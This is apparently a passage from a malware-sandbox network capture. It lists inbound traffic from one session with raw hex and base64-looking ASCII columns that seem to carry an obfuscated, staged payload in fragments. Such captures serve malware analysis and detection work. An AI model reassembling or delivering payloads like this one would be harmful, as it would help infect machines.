73 59 45 5a 46 4c 47 41 78 51 79 78 67 4d 54 45 73 59 44 56 42 4c 47 42 46 4e 79 78 67 52 6a 55 73 59 44 4a 47 4c 47 42 Data Ascii: OCxgOEMsYEQ5LGBGRixgRjUsYDFCLGBGRCxgNjksYDg0LGBGMyxgM0YsYERELGA3OSxgRkQsYDRGLGBDMCxgRUIsYENCLGBCRixgRTUsYDBGLGBGOSxgMkQsYEQyLGBERixgRTksYDVGLGBGQSxgMDcsYEZELGBENCxgRkUsYEZGLGBGNSxgOUIsYDdDLGAwRSxgNkYsYEM5LGA1QixgNDcsYEZFLGAxQyxgMTEsYDVBLGBFNyxgRjUsYDJGLGB
2021-12-02 17:36:08 UTC	80	IN	Data Raw: 55 49 73 59 45 5a 47 4c 47 41 32 4d 43 78 67 52 54 63 73 59 45 59 31 4c 47 42 45 52 69 78 67 4d 54 41 73 59 45 46 47 4c 47 42 47 52 69 78 67 4d 7a 6b 73 59 45 4e 45 4c 47 41 35 52 69 78 67 52 6a 63 73 59 44 49 33 4c 47 42 42 4e 69 78 67 52 6b 59 73 59 45 4d 33 4c 47 42 43 52 69 78 67 52 6a 55 73 59 45 59 33 4c 47 42 47 52 69 78 67 51 7a 45 73 59 45 4d 78 4c 47 42 46 51 69 78 67 4e 7a 4d 73 59 44 55 34 4c 47 41 78 52 43 78 67 4e 6b 59 73 59 44 41 31 4c 47 4 1 32 51 69 78 67 4e 45 55 73 59 45 46 47 4c 47 42 47 52 69 78 67 52 55 49 73 59 44 6c 45 4c 47 42 45 4e 79 78 67 52 6b 59 73 59 45 49 35 4c 47 42 43 52 69 78 67 4f 54 55 73 59 44 56 46 4c 47 42 47 52 69 78 67 4f 54 6b 73 59 45 4a 47 4c 47 42 46 4e 43 78 67 4f 54 63 73 59 45 5a 45 4c 47 42 44 51 69 78 67 Data Ascii: UIsYEZGLGA2MCxgRTcsYEY1LGBERixgMTAsYEFGLGBGRixgMzksYENELGA5RixgRjcsYDI3LGBBNixgRkYsYEM3LGBCRixgRjUsYEY3LGBGRixgQzEsYEMxLGBFQixgNzMsYDU4LGAxRCxgNkYsYDA1LGA2QixgNEUsYEFGLGBGRixgRUIsYDlELGBENyxgRkYsYEI5LGBCRixgOTUsYDVFLGBGRixgOTksYEJGLGBFNCxgOTcsYEZELGBDQixg
2021-12-02 17:36:08 UTC	84	IN	Data Raw: 64 47 4c 47 42 47 4d 79 78 67 4d 6b 59 73 59 45 45 79 4c 47 41 79 4d 53 78 67 51 6b 49 73 59 45 49 30 4c 47 42 47 4e 53 78 67 4e 55 59 73 59 44 51 30 4c 47 42 46 51 79 78 67 52 44 67 73 59 44 63 35 4c 47 42 47 4e 53 78 67 52 6a 63 73 59 45 4d 32 4c 47 42 42 51 69 78 67 52 6b 59 73 59 45 59 30 4c 47 42 44 4e 53 78 67 52 55 59 73 59 45 59 32 4c 47 41 33 4e 79 78 67 51 54 63 73 59 44 4e 47 4c 47 42 47 4e 69 78 67 4e 30 59 73 59 45 5a 47 4c 47 41 30 4d 53 78 67 51 54 63 73 59 45 5a 46 4c 47 42 42 51 69 78 67 4e 55 59 73 59 44 45 77 4c 47 41 32 4d 79 78 67 52 6b 4d 73 59 45 55 32 4c 47 41 7a 4e 69 78 67 52 55 59 73 59 45 5a 44 4c 47 41 77 4e 53 78 67 51 55 51 73 59 45 49 33 4c 47 41 33 4e 53 78 67 4e 55 55 73 59 45 5a 45 4c 47 41 35 52 43 78 67 52 6a 45 73 59 Data Ascii: dGLGBGMyxgMkYsYEEyLGAyMSxgQkIsYEI0LGBGNSxgNUYsYDQ0LGBFQyxgRDgsYDc5LGBGNSxgRjcsYEM2LGBBQixgRkYsYEY0LGBDNSxgRUYsYEY2LGA3NyxgQTcsYDNGLGBGNixgN0YsYEZGLGA0MSxgQTcsYEZFLGBBQixgNUYsYDEwLGA2MyxgRkMsYEU2LGAzNixgRUYsYEZDLGAwNSxgQUQsYEI3LGA3NSxgNUUsYEZELGA5RCxgRjEsY
2021-12-02 17:36:08 UTC	89	IN	Data Raw: 43 4d 53 78 67 52 45 49 73 59 44 4a 47 4c 47 41 34 4d 43 78 67 51 6a 63 73 59 45 51 77 4c 47 41 33 4f 53 78 67 52 6b 51 73 59 45 56 47 4c 47 42 46 4e 69 78 67 52 44 63 73 59 45 5a 47 4c 47 42 46 52 69 78 67 52 6b 59 73 59 45 55 35 4c 47 41 7a 52 69 78 67 4e 45 4d 73 59 44 64 47 4c 47 41 35 51 69 78 67 51 6a 4d 73 59 45 4a 47 4c 47 42 46 4d 79 78 67 51 6b 59 73 59 45 59 32 4c 47 41 7a 51 69 78 67 52 6b 55 73 59 45 59 78 4c 47 42 45 52 69 78 67 52 6b 4d 73 5 9 44 4d 33 4c 47 41 33 4d 53 78 67 4e 54 49 73 59 45 59 30 4c 47 42 46 4d 79 78 67 51 54 51 73 59 44 6c 45 4c 47 41 7a 51 69 78 67 4e 6b 59 73 59 45 5a 46 4c 47 41 34 4d 53 78 67 4e 7a 67 73 59 45 59 7a 4c 47 41 31 52 69 78 67 52 6b 4d 73 59 45 4e 45 4c 47 42 47 52 53 78 67 52 6a 67 73 59 44 64 47 4c 47 Data Ascii: CMSxgREIsYDJGLGA4MCxgQjcsYEQwLGA3OSxgRkQsYEVGLGBFNixgRDcsYEZGLGBFRixgRkYsYEU5LGAzRixgNEMsYDdGLGA5QixgQjMsYEJGLGBFMyxgQkYsYEY2LGAzQixgRkUsYEYxLGBERixgRkMsYDM3LGA3MSxgNTIsYEY0LGBFMyxgQTQsYDlELGAzQixgNkYsYEZFLGA4MSxgNzgsYEYzLGA1RixgRkMsYENELGBGRSxgRjgsYDdGLG

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	93	IN	Data Raw: 52 44 63 73 59 45 5a 47 4c 47 42 45 51 69 78 67 4e 44 45 73 59 45 5a 42 4c 47 42 46 4f 43 78 67 51 7a 63 73 59 45 5a 47 4c 47 42 47 51 53 78 67 4f 54 45 73 59 45 5a 47 4c 47 42 46 51 53 78 67 51 6b 59 73 59 44 52 45 4c 47 41 78 4e 43 78 67 4e 30 55 73 59 44 5a 42 4c 47 41 31 51 79 78 67 4f 44 45 73 59 45 52 47 4c 47 42 47 51 79 78 67 52 45 59 73 59 45 45 32 4c 47 41 30 4e 43 78 67 4e 55 49 73 59 45 55 33 4c 47 42 45 4e 53 78 67 4e 30 59 73 59 45 5a 46 4c 47 41 79 52 69 78 67 51 54 45 73 59 44 55 33 4c 47 42 45 52 69 78 67 4d 30 4d 73 59 45 59 35 4c 47 42 42 4e 79 78 67 4e 30 55 73 59 44 6b 7a 4c 47 42 43 4e 43 78 67 4d 6b 51 73 59 45 5a 46 4c 47 42 46 4d 43 78 67 4d 30 59 73 59 45 52 42 4c 47 41 33 52 69 78 67 52 6a 55 73 59 44 46 47 4c 47 42 42 4d 69 78 Data Ascii: RDcsYEZGLGBEQixgNDEsYEZBLGBFOCxgQzcsYEZGLGBGQSxgOTEsYEZGLGBFQSxgQkYs YDRELGAxNCxgN0UsYDZBLGA1QyxgODEsYERGLGBGQyxgREYsYEE2LGA0NCxgNUIsYEU3LGBENSxgN0Ys YEZFLGAyRixgQTEsYDU3LGBERixgM0MsYEY5LGBBNyxgN0UsYDkzLGBCNCxgMkQsYEZFLGBFMCxgM0Ys YERBLGA3RixgRjUsYDFGLGBBMix
2021-12-02 17:36:08 UTC	96	IN	Data Raw: 53 78 67 4f 44 63 73 59 45 59 78 4c 47 42 47 4e 69 78 67 4e 55 59 73 59 45 59 34 4c 47 41 33 51 69 78 67 4d 30 59 73 59 45 5a 43 4c 47 42 46 52 69 78 67 52 44 4d 73 59 44 56 47 4c 47 42 47 4f 43 78 67 4f 55 51 73 59 44 4e 47 4c 47 41 7a 4d 69 78 67 4e 45 4d 73 59 44 49 31 4c 47 42 45 51 79 78 67 4d 44 63 73 59 45 4d 31 4c 47 42 43 52 53 78 67 4e 7a 51 73 59 44 55 35 4c 47 42 44 4e 53 78 67 52 6b 49 73 59 45 59 30 4c 47 42 47 51 53 78 67 4d 55 59 73 59 45 52 42 4c 47 41 33 4f 53 78 67 52 6b 51 73 59 44 42 47 4c 47 42 44 4d 53 78 67 52 55 49 73 59 45 5a 47 4c 47 42 47 4f 53 78 67 4e 55 59 73 59 44 4d 32 4c 47 42 47 52 43 78 67 52 45 49 73 59 45 51 79 4c 47 41 33 52 69 78 67 52 54 41 73 59 44 4d 33 4c 47 42 47 51 79 78 67 4d 44 4d 73 59 45 5a 44 4c 47 41 35 Data Ascii: SxgODcsYEYxLGBGNixgNUYsYEY4LGA3QixgM0YsYEZCLGBFRixgRDMsYDVGLGBGOCxgO UQsYDNGLGAzMixgNEMsYDI1LGBEQyxgMDcsYEM1LGBCRSxgNzQsYDU5LGBDNSxgRkIsYEY0LGBGQSxgM UYsYERBLGA3OSxgRkQsYDBGLGBDMSxgRUIsYEZGLGBGOSxgNUYsYDM2LGBGRCxgREIsYEQyLGA3RixgR TAsYDM3LGBGQyxgMDMsYEZDLGA5
2021-12-02 17:36:08 UTC	100	IN	Data Raw: 55 73 59 45 46 43 4c 47 42 43 52 69 78 67 4d 44 4d 73 59 44 56 46 4c 47 42 47 52 43 78 67 4d 30 51 73 59 45 5a 47 4c 47 42 44 4d 43 78 67 52 6b 59 73 59 45 5a 46 4c 47 41 33 52 69 78 67 4e 44 67 73 59 45 5a 47 4c 47 42 46 52 53 78 67 51 6b 59 73 59 45 59 32 4c 47 41 33 52 69 78 67 52 6a 67 73 59 44 67 31 4c 47 41 77 4d 53 78 67 52 44 49 73 59 44 5a 43 4c 47 41 77 4f 43 78 67 51 7a 51 73 59 45 56 47 4c 47 42 46 52 53 78 67 52 44 59 73 59 45 4e 43 4c 47 42 45 4e 69 78 67 4f 44 51 73 59 45 59 30 4c 47 41 35 52 69 78 67 52 45 45 73 59 44 63 35 4c 47 42 47 52 43 78 67 52 45 59 73 59 45 5a 45 4c 47 42 43 4d 79 78 67 52 54 67 73 59 45 59 31 4c 47 41 7a 52 69 78 67 4d 6a 55 73 59 45 59 35 4c 47 42 46 4e 53 78 67 52 6b 59 73 59 44 51 7a 4c 47 42 47 51 53 78 67 4e Data Ascii: UsYEFCLGBCRixgMDMsYDVFLGBGRCxgM0QsYEZGLGBDMCxgRkYsYEZFLGA3RixgNDgsYE ZGLGBFRSxgQkYsYEY2LGA3RixgRjgsYDg1LGAwMSxgRDIsYDZCLGAwOCxgQzQsYEVGLGBFRSxgRDYsYE NCLGBENixgODQsYEY0LGA5RixgREEsYDc5LGBGRCxgREYsYEZELGBCMyxgRTgsYEY1LGAzRixgMjUsYE Y5LGBFNSxgRkYsYDQzLGBGQSxgN
2021-12-02 17:36:08 UTC	104	IN	Data Raw: 31 4c 47 41 7a 51 69 78 67 52 6b 55 73 59 44 6c 43 4c 47 41 32 4f 53 78 67 51 6a 67 73 59 45 4a 47 4c 47 41 35 4d 79 78 67 4d 55 51 73 59 45 56 46 4c 47 42 45 52 69 78 67 52 6b 4d 73 59 44 55 7a 4c 47 42 47 4e 53 78 67 4f 55 59 73 59 45 51 34 4c 47 41 33 4f 53 78 67 4e 7a 55 73 59 44 68 45 4c 47 41 31 4e 79 78 67 4e 30 59 73 59 44 6c 47 4c 47 41 7a 52 69 78 67 4e 7a 6b 73 59 45 5a 44 4c 47 41 79 4e 43 78 67 52 6b 51 73 59 44 42 45 4c 47 41 33 52 69 78 67 52 44 63 73 59 45 46 47 4c 47 41 33 52 53 78 67 52 44 63 73 59 45 45 77 4c 47 42 46 4d 79 78 67 4d 30 51 73 59 44 52 44 4c 47 42 43 4d 43 78 67 52 44 55 73 59 44 41 78 4c 47 42 47 52 69 78 67 52 44 63 73 59 44 5a 47 4c 47 42 43 4e 43 78 67 4e 44 63 73 59 44 4e 45 4c 47 42 47 52 69 78 67 52 54 55 73 59 44 Data Ascii: 1LGAzQixgRkUsYDlCLGA2OSxgQjgsYEJGLGA5MyxgMUQsYEVFLGBERixgRkMsYDUzLGBGNSxgOUYsY EQ4LGA3OSxgNzUsYDhELGA1NyxgN0YsYDlGLGAzRixgNzksYEZDLGAyNCxgRkQsYDBELGA3RixgRDcsY EFGLGA3RSxgRDcsYEEwLGBFMyxgM0QsYDRDLGBCMCxgRDUsYDAxLGBGRixgRDcsYDZGLGBCNCxgNDcsY DNELGBGRixgRTUsYD
2021-12-02 17:36:08 UTC	108	IN	Data Raw: 4e 79 78 67 52 44 63 73 59 45 52 46 4c 47 42 47 51 53 78 67 4d 45 49 73 59 45 45 35 4c 47 42 46 4d 79 78 67 51 55 51 73 59 45 4a 47 4c 47 41 34 4e 43 78 67 52 6b 55 73 59 45 59 35 4c 47 41 79 52 43 78 67 51 6a 6b 73 59 45 5a 47 4c 47 41 33 52 69 78 67 4f 54 55 73 59 45 5a 42 4c 47 42 47 52 69 78 67 52 6a 55 73 59 45 49 33 4c 47 42 44 4d 79 78 67 52 6b 55 73 59 45 56 47 4c 47 41 77 4d 53 78 67 52 45 45 73 59 45 4d 7a 4c 47 42 45 52 69 78 67 52 6b 49 73 59 45 52 47 4c 47 41 7a 4f 43 78 67 4e 45 59 73 59 44 64 47 4c 47 42 47 4d 53 78 67 4e 55 59 73 59 45 4a 46 4c 47 42 47 4e 79 78 67 4e 6b 49 73 59 44 41 33 4c 47 42 45 4d 43 78 67 52 6b 55 73 59 45 56 45 4c 47 41 31 52 69 78 67 52 6a 4d 73 59 44 4d 33 4c 47 42 47 52 69 78 67 4e 7a 55 73 59 44 64 46 4c 47 42 Data Ascii: NyxgRDcsYERFLGBGQSxgMEIsYEE5LGBFMyxgQUQsYEJGLGA4NCxgRkUsYEY5LGAyRCxgQjksYEZGLG A3RixgOTUsYEZBLGBGRixgRjUsYEI3LGBDMyxgRkUsYEVGLGAwMSxgREEsYEMzLGBERixgRkIsYERGLG AzOCxgNEYsYDdGLGBGMSxgNUYsYEJFLGBGNyxgNkIsYDA3LGBEMCxgRkUsYEVELGA1RixgRjMsYDM3LG BGRixgNzUsYDdFLGB
2021-12-02 17:36:08 UTC	112	IN	Data Raw: 6b 59 73 59 44 4a 42 4c 47 41 33 51 79 78 67 51 6a 67 73 59 45 56 45 4c 47 42 45 4f 43 78 67 52 6b 49 73 59 44 45 33 4c 47 42 46 4d 79 78 67 52 55 59 73 59 45 4a 47 4c 47 41 78 4d 69 78 67 52 6b 59 73 59 44 68 44 4c 47 42 45 52 43 78 67 4f 44 63 73 59 44 4e 47 4c 47 42 44 4d 43 78 67 52 45 59 73 59 44 64 47 4c 47 41 77 4d 43 78 67 4d 44 59 73 59 45 5a 43 4c 47 42 46 51 69 78 67 4d 45 59 73 59 45 59 7a 4c 47 41 7a 51 79 78 67 51 7a 6b 73 59 45 56 45 4c 47 42 42 42 52 69 78 67 4f 54 63 73 59 44 41 77 4c 47 42 43 4d 79 78 67 4e 30 59 73 59 44 67 32 4c 47 41 7a 4d 43 78 67 52 6b 49 73 59 45 4a 44 4c 47 41 34 4d 79 78 67 52 44 6b 73 59 44 52 47 4c 47 41 78 4d 43 78 67 4e 6a 59 73 59 45 4a 47 4c 47 42 47 4f 53 78 67 51 55 59 73 59 45 59 7a 4c 47 41 32 4d 79 78 67 Data Ascii: kYsYDJBLGA3QyxgQjgsYEVELGBEOCxgRkIsYDE3LGBFMyxgRUYsYEJGLGAxMixgRkYsYDhDLGBERCx gODcsYDNGLGBDMCxgREYsYDdGLGAwMCxgMDYsYEZCLGBFQixgMEYsYEYzLGAzQyxgQzksYEVELGBBRix gOTcsYDAwLGBCMyxgN0YsYDg2LGAzMCxgRkIsYEJDLGA4MyxgRDksYDRGLGAxMCxgNjYsYEJGLGBGOSx gQUYsYEYzLGA2Myxg
2021-12-02 17:36:08 UTC	116	IN	Data Raw: 51 30 4c 47 42 46 4d 79 78 67 52 54 55 73 59 44 5a 47 4c 47 42 47 4f 53 78 67 4d 55 49 73 59 45 45 31 4c 47 41 77 52 69 78 67 52 6b 55 73 59 45 5a 46 4c 47 42 45 52 69 78 67 51 6a 4d 73 59 44 52 44 4c 47 41 78 52 69 78 67 52 6b 55 73 59 45 49 7a 4c 47 41 33 52 69 78 67 52 54 63 73 59 45 52 47 4c 47 42 47 52 53 78 67 4e 54 4d 73 59 45 55 35 4c 47 42 46 4e 79 78 67 52 6b 59 73 59 45 52 42 4c 47 41 35 52 69 78 67 51 6a 41 73 59 44 4d 34 4c 47 41 7a 52 69 78 67 4e 45 59 73 59 44 64 47 4c 47 41 34 52 43 78 67 52 6a 51 73 59 45 52 47 4c 47 42 47 52 43 78 67 4f 45 51 73 59 45 51 79 4c 47 41 33 52 69 78 67 52 54 63 73 59 44 52 47 4c 47 42 47 51 69 78 67 4e 6a 63 73 59 45 46 47 4c 47 42 43 4d 79 78 67 52 6a 51 73 59 45 52 47 4c 47 42 47 52 69 78 67 51 30 51 73 59 Data Ascii: Q0LGBFMyxgRTUsYDZGLGBGOSxgMUIsYEE1LGAwRixgRkUsYEZFLGBERixgQjMsYDRDLGAxRixgRkUs YElzLGA3RixgRTcsYERGLGBGRSxgNTMsYEU5LGBFNyxgRkYsYERBLGA5RixgQjAsYDM4LGAzRixgNEYs YDdGLGA4RCxgRjQsYERGLGBGRCxgOEQsYEQyLGA3RixgRTcsYDRGLGBGQixgNjcsYEFGLGBCMyxgRjQs YERGLGBGRixgQ0QsY

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	121	IN	Data Raw: 46 4e 43 78 67 4e 55 59 73 59 44 68 46 4c 47 42 44 52 69 78 67 4f 55 55 73 59 44 41 31 4c 47 41 35 52 69 78 67 51 7a 45 73 59 44 6c 47 4c 47 42 47 51 79 78 67 4e 30 49 73 59 45 4d 34 4c 47 41 33 52 69 78 67 51 55 59 73 59 45 5a 47 4c 47 42 45 52 53 78 67 51 6a 41 73 59 45 55 7a 4c 47 42 45 52 69 78 67 4d 30 55 73 59 45 5a 45 4c 47 41 78 52 43 78 67 4f 55 55 73 59 45 5a 47 4c 47 42 42 4e 69 78 67 4e 30 59 73 59 44 67 79 4c 47 41 33 4e 43 78 67 52 6b 4d 73 59 44 4e 43 4c 47 41 31 4d 43 78 67 51 7a 63 73 59 45 4a 47 4c 47 42 47 52 43 78 67 4e 45 59 73 59 45 5a 45 4c 47 42 46 4e 69 78 67 51 6b 59 73 59 44 41 7a 4c 47 42 46 4e 53 78 67 4e 7a 59 73 59 45 55 78 4c 47 42 46 4f 53 78 67 52 6b 59 73 59 45 51 31 4c 47 41 31 4e 79 78 67 51 30 49 73 59 44 6c 47 4c 47 Data Ascii: FNCxgNUYsYDhFLGBDRixgOUUsYDA1LGA5RixgQzEsYDlGLGBGQyxgN0IsYEM4LGA3RixgQUYsYEZGLGBERSxgQjAsYEUzLGBERixgM0UsYEZELGAxRCxgOUUsYEZGLGBBNixgN0YsYDgyLGA3NCxgRkMsYDNCLGA1MCxgQzcsYEJGLGBGRCxgNEYsYEZELGBFNixgQkYsYDAzLGBFNSxgNzYsYEUxLGBFOSxgRkYsYEQ1LGA1NyxgQ0IsYDlGLG
2021-12-02 17:36:08 UTC	125	IN	Data Raw: 4d 44 63 73 59 45 56 45 4c 47 42 43 4d 79 78 67 52 6a 51 73 59 45 56 47 4c 47 42 47 51 69 78 67 52 54 4d 73 59 44 64 47 4c 47 42 47 4e 53 78 67 4d 30 59 73 59 45 59 31 4c 47 41 33 51 69 78 67 52 6b 59 73 59 44 55 30 4c 47 41 31 51 53 78 67 52 6b 51 73 59 44 5a 45 4c 47 42 42 4e 79 78 67 4e 6a 55 73 59 44 64 42 4c 47 42 47 52 53 78 67 52 55 55 73 59 45 59 33 4c 47 41 7a 51 53 78 67 52 6a 67 73 59 44 64 45 4c 47 42 45 4d 69 78 67 52 6a 59 73 59 45 4e 46 4c 47 42 45 52 69 78 67 52 6b 49 73 59 45 52 43 4c 47 42 42 4e 69 78 67 51 6b 59 73 59 45 4e 43 4c 47 42 43 4d 79 78 67 52 6b 59 73 59 45 5a 43 4c 47 41 7a 4e 79 78 67 52 6b 4d 73 59 45 45 35 4c 47 42 45 52 69 78 67 4f 55 49 73 59 44 63 34 4c 47 41 79 52 69 78 67 4e 45 59 73 59 45 5a 47 4c 47 42 42 52 69 78 Data Ascii: MDcsYEVELGBCMyxgRjQsYEVGLGBGQixgRTMsYDdGLGBGNSxgM0YsYEY1LGA3QixgRkYsYDU0LGA1QSxgRkQsYDZELGBBNyxgNjUsYDdBLGBGRSxgRUUsYEY3LGAzQSxgRjgsYDdELGBEMixgRjYsYENFLGBERixgRkIsYERCLGBBNixgQkYsYENCLGBCMyxgRkYsYEZCLGAzNyxgRkMsYEE5LGBERixgOUIsYDc4LGAyRixgNEYsYEZGLGBBRix
2021-12-02 17:36:08 UTC	128	IN	Data Raw: 43 78 67 4e 6a 4d 73 59 44 4d 30 4c 47 42 42 4e 69 78 67 4e 55 59 73 59 45 4d 77 4c 47 41 77 4f 53 78 67 52 44 49 73 59 45 52 47 4c 47 41 7a 4d 43 78 67 52 6b 51 73 59 44 4d 33 4c 47 42 47 52 69 78 67 51 6a 49 73 59 44 4a 47 4c 47 41 31 52 69 78 67 52 6b 59 73 59 45 4d 32 4c 47 41 7a 52 69 78 67 4e 7a 59 73 59 44 6c 46 4c 47 42 47 52 53 78 67 4e 44 6b 73 59 45 4a 47 4c 47 42 46 51 53 78 67 51 30 59 73 59 45 5a 43 4c 47 42 44 52 43 78 67 4f 44 6b 73 59 44 4a 43 4c 47 41 7a 52 53 78 67 52 6b 45 73 59 44 4a 45 4c 47 42 43 52 53 78 67 52 6a 55 73 59 44 45 33 4c 47 42 47 52 69 78 67 4d 30 55 73 59 45 55 35 4c 47 42 46 52 69 78 67 52 6a 45 73 59 45 51 35 4c 47 41 33 52 69 78 67 4f 54 51 73 59 44 6b 7a 4c 47 41 30 4e 69 78 67 4d 30 45 73 59 45 5a 46 4c 47 41 35 Data Ascii: CxgNjMsYDM0LGBBNixgNUYsYEMwLGAwOSxgRDIsYERGLGAzMCxgRkQsYDM3LGBGRixgQjIsYDJGLGA1RixgRkYsYEM2LGAzRixgNzYsYDlFLGBGRSxgNDksYEJGLGBFQSxgQ0YsYEZCLGBDRCxgODksYDJCLGAzRSxgRkEsYDJELGBCRSxgRjUsYDE3LGBGRixgM0UsYEU5LGBFRixgRjEsYEQ5LGA3RixgOTQsYDkzLGA0NixgM0EsYEZFLGA5
2021-12-02 17:36:08 UTC	132	IN	Data Raw: 6b 73 59 45 52 46 4c 47 42 47 51 69 78 67 51 7a 6b 73 59 45 52 47 4c 47 42 47 4e 53 78 67 4d 55 59 73 59 45 5a 45 4c 47 41 33 4e 79 78 67 52 44 4d 73 59 45 5a 44 4c 47 41 79 52 69 78 67 52 6b 59 73 59 44 51 31 4c 47 41 7a 52 69 78 67 52 55 51 73 59 45 4a 47 4c 47 42 47 4e 79 78 67 52 45 49 73 59 45 59 35 4c 47 41 33 4f 43 78 67 52 6b 59 73 59 44 52 46 4c 47 41 33 52 69 78 67 51 30 55 73 59 45 51 32 4c 47 42 42 52 69 78 67 4d 45 49 73 59 45 4a 44 4c 47 41 33 52 69 78 67 4d 30 51 73 59 45 4d 32 4c 47 41 35 51 69 78 67 4d 6a 49 73 59 45 45 30 4c 47 42 45 52 43 78 67 4d 45 55 73 59 44 6c 44 4c 47 41 33 52 69 78 67 4d 54 49 73 59 44 6b 35 4c 47 42 46 51 53 78 67 51 6b 59 73 59 45 55 79 4c 47 42 45 4e 79 78 67 52 6b 51 73 59 44 4a 45 4c 47 42 47 52 69 78 67 51 Data Ascii: ksYERFLGBGQixgQzksYERGLGBGNSxgMUYsYEZELGA3NyxgRDMsYEZDLGAyRixgRkYsYDQ1LGAzRixgRUQsYEJGLGBGNyxgREIsYEY5LGA3OCxgRkYsYDRFLGA3RixgQ0UsYEQ2LGBBRixgMEIsYEJDLGA3RixgM0QsYEM2LGA5QixgMjIsYEE0LGBERCxgMEUsYDlDLGA3RixgMTIsYDk5LGBFQSxgQkYsYEUyLGBENyxgRkQsYDJELGBGRixgQ
2021-12-02 17:36:08 UTC	136	IN	Data Raw: 46 4c 47 42 43 52 69 78 67 52 6a 63 73 59 45 59 33 4c 47 42 47 4f 53 78 67 51 6b 51 73 59 45 4e 47 4c 47 42 45 4d 79 78 67 4e 30 59 73 59 45 56 45 4c 47 42 47 4e 79 78 67 52 6a 67 73 59 45 55 7a 4c 47 42 47 52 69 78 67 4f 54 49 73 59 45 59 30 4c 47 42 47 4e 79 78 67 52 6b 45 73 59 44 52 47 4c 47 42 47 52 53 78 67 4f 45 4d 73 59 44 64 47 4c 47 42 47 4f 43 78 67 51 54 63 73 59 45 4e 46 4c 47 42 44 52 69 78 67 4e 30 59 73 59 45 56 47 4c 47 42 47 4e 43 78 67 52 6a 63 73 59 45 5a 46 4c 47 41 79 4e 79 78 67 4d 30 55 73 59 45 5a 46 4c 47 42 42 4d 79 78 67 52 44 49 73 59 45 4d 35 4c 47 42 45 52 69 78 67 52 6a 67 73 59 44 46 43 4c 47 41 34 51 79 78 67 4e 30 59 73 59 44 6c 47 4c 47 42 47 4d 79 78 67 52 6a 51 73 59 44 68 47 4c 47 42 47 51 79 78 67 4d 6b 59 73 59 45 Data Ascii: FLGBCRixgRjcsYEY3LGBGOSxgQkQsYENGLGBEMyxgN0YsYEVELGBGNyxgRjgsYEUzLGBGRixgOTIsYEY0LGBGNyxgRkEsYDRGLGBGRSxgOEMsYDdGLGBGOCxgQTcsYENFLGBDRixgN0YsYEVGLGBGNCxgRjcsYEZFLGAyNyxgM0UsYEZFLGBBMyxgRDIsYEM5LGBERixgRjgsYDFCLGA4QyxgN0YsYDlGLGBGMyxgRjQsYDhGLGBGQyxgMkYsYE
2021-12-02 17:36:08 UTC	140	IN	Data Raw: 51 53 78 67 52 6b 55 73 59 44 52 47 4c 47 42 42 4e 69 78 67 52 45 59 73 59 44 56 43 4c 47 42 47 51 53 78 67 52 6b 59 73 59 44 4e 47 4c 47 41 30 4e 69 78 67 52 6b 59 73 59 45 5a 47 4c 47 41 33 51 69 78 67 52 54 6b 73 59 45 4a 43 4c 47 42 45 52 69 78 67 4f 45 51 73 59 45 5a 46 4c 47 42 47 52 69 78 67 4e 54 63 73 59 45 5a 44 4c 47 41 31 51 53 78 67 4d 6a 49 73 59 45 4a 42 4c 47 42 43 52 69 78 67 4d 7a 45 73 59 44 64 45 4c 47 41 33 4e 69 78 67 52 6a 41 73 59 44 63 33 4c 47 42 45 4d 43 78 67 4d 55 59 73 59 45 55 35 4c 47 41 32 4e 79 78 67 52 45 59 73 59 45 5a 45 4c 47 42 46 51 69 78 67 52 54 6b 55 73 59 44 68 45 4c 47 42 47 4e 43 78 67 4e 30 59 73 59 45 5a 44 4c 47 41 30 4e 79 78 67 52 6b 55 73 59 45 5a 43 4c 47 42 46 52 69 78 67 52 6a 67 73 59 45 45 7a 4c 47 42 Data Ascii: QSxgRkUsYDRGLGBBNixgREYsYDVCLGBGQSxgRkYsYDNGLGA0NixgRkYsYEZGLGA3QixgRTksYEJCLGBERixgOEQsYEZFLGBGRixgNTcsYEZDLGA1QSxgMjIsYEJBLGBCRixgMzEsYDdELGA3NixgRjAsYDc3LGBEMCxgMUYsYEU5LGA2NyxgREYsYEZELGBFQixgRkUsYDhELGBGNCxgN0YsYEZDLGA0NyxgRkUsYEZCLGBFRixgRjgsYEEzLGB
2021-12-02 17:36:08 UTC	144	IN	Data Raw: 6a 6b 73 59 45 4a 47 4c 47 41 30 4f 53 78 67 52 55 49 73 59 45 55 31 4c 47 42 43 51 69 78 67 51 6b 59 73 59 45 4e 43 4c 47 42 46 52 69 78 67 4d 54 55 73 59 44 45 35 4c 47 42 47 4e 53 78 67 52 55 59 73 59 44 51 31 4c 47 41 35 4f 43 78 67 4d 30 51 73 59 45 45 30 4c 47 41 31 4f 53 78 67 52 6b 59 73 59 44 41 78 4c 47 41 34 4e 53 78 67 4d 54 41 73 59 45 4a 47 4c 47 41 7a 4e 53 78 67 4d 44 55 73 59 44 4a 47 4c 47 41 33 52 69 78 67 4d 7a 63 73 59 44 59 78 4c 47 42 47 52 43 78 67 4f 54 4d 73 59 44 67 30 4c 47 42 46 4d 53 78 67 4d 30 59 73 59 44 51 32 4c 47 42 43 52 69 78 67 52 6b 59 73 59 44 41 78 4c 47 42 42 4e 43 78 67 4e 30 4d 73 59 44 5a 43 4c 47 41 30 4d 69 78 67 52 55 51 73 59 44 56 47 4c 47 41 79 4d 43 78 67 4e 6b 4d 73 59 45 5a 47 4c 47 41 35 52 43 78 67 Data Ascii: jksYEJGLGA0OSxgRUIsYEU1LGBCQixgQkYsYENCLGBFRixgMTUsYDE5LGBGNSxgRUYsYDQ1LGA5OCxgM0QsYEE0LGA1OSxgRkYsYDAxLGA4NSxgMTAsYEJGLGAzNSxgMDUsYDJGLGA3RixgMzcsYDYxLGBGRCxgOTMsYDg0LGBFMSxgM0YsYDQ2LGBCRixgRkYsYDAxLGBBNCxgN0MsYDZCLGA0MixgRUQsYDVGLGAyMCxgNkMsYEZGLGA5RCxg

Timestamp	kBytes transferred	Direction	Data
